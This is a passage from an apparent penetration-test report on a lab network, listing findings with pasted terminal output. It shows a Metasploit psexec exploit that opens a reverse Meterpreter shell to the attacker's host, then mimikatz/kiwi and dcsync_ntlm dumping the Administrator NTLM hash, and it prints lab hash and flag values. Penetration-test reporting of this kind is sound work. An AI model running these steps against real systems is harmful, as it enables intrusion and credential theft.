Images	<pre>C:\Windows\system32>cd ../../ cd ../../ C:\>dir dir Volume in drive C has no label. Volume Serial Number is 142E-CF94 Directory of C:\ 02/15/2022 02:04 PM 32 flag9.txt 09/14/2018 11:19 PM <DIR> PerfLogs 02/15/2022 10:14 AM <DIR> Program Files 02/15/2022 10:14 AM <DIR> Program Files (x86) 02/15/2022 10:13 AM <DIR> Users 02/15/2022 01:19 PM <DIR> Windows 1 File(s) 32 bytes 5 Dir(s) 18,950,176,768 bytes free C:\>cat flag9.txt cat flag9.txt 'cat' is not recognized as an internal or external command, operable program or batch file. C:\>type flag9.txt type flag9.txt f7356e02f44c4fe7bf5374ff9bcfb872 C:\></pre>
Affected Hosts	172.22.117.20
Remediation	Have your security team go through files structure, and may consider hiding these sensitive files in other directories.

Vulnerability 10	Findings
Title	Obtain Default Admin Credentials
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	got the ntlm hash of the administrator by running dcsync_ntlm from the meterpreter shell

Images  <pre> [*] Exploit completed, but no session was created. msf6 exploit(windows/smb/psexec) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.10:445 - Connecting to the server... [*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 REKALL as user 'ADMBob' ... [*] 172.22.117.10:445 - Selecting PowerShell target [*] 172.22.117.10:445 - Executing the payload... [*] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable... [*] Sending stage (175174 bytes) to 172.22.117.10 [*] Meterpreter session 3 opened (172.22.117.100:4444 → 172.22.117.10:49712) at 2025-02-22 12:59:23 -0500 meterpreter > creds_all [*] The "creds_all" command requires the "kiwi" extension to be loaded (run: `load kiwi`) meterpreter > load kiwi Loading extension Kiwi... ##### .#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz ## v ## Vincent LE TOUX (vincent.letoux@gmail.com) ##### > http://pingcastle.com / http://mymsmartlogon.com ***/ [*] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > creds_all [*] Running as SYSTEM [*] Retrieving all credentials meterpreter > dsync_ntlm [-] Unknown command: dsync_ntlm meterpreter > dsync_ntlm [*] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) Usage: dsync_ntlm <DOMAIN\user> meterpreter > dsync_ntlm Administrator [*] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [*] Account : Administrator [*] NTLM Hash : 4f0cfcd309a1965906fd2ec39dd23d582 [*] LM Hash : 0e9b6c329703f52b59d01ba232Bbe5 [*] SID : S-1-5-21-3484858390-3689884876-116297675-500 [*] RID : 500 meterpreter > </pre>
Affected Hosts 172.22.117.20
Remediation place files containing sensitive information to other directories, and go over user accesses and authorizations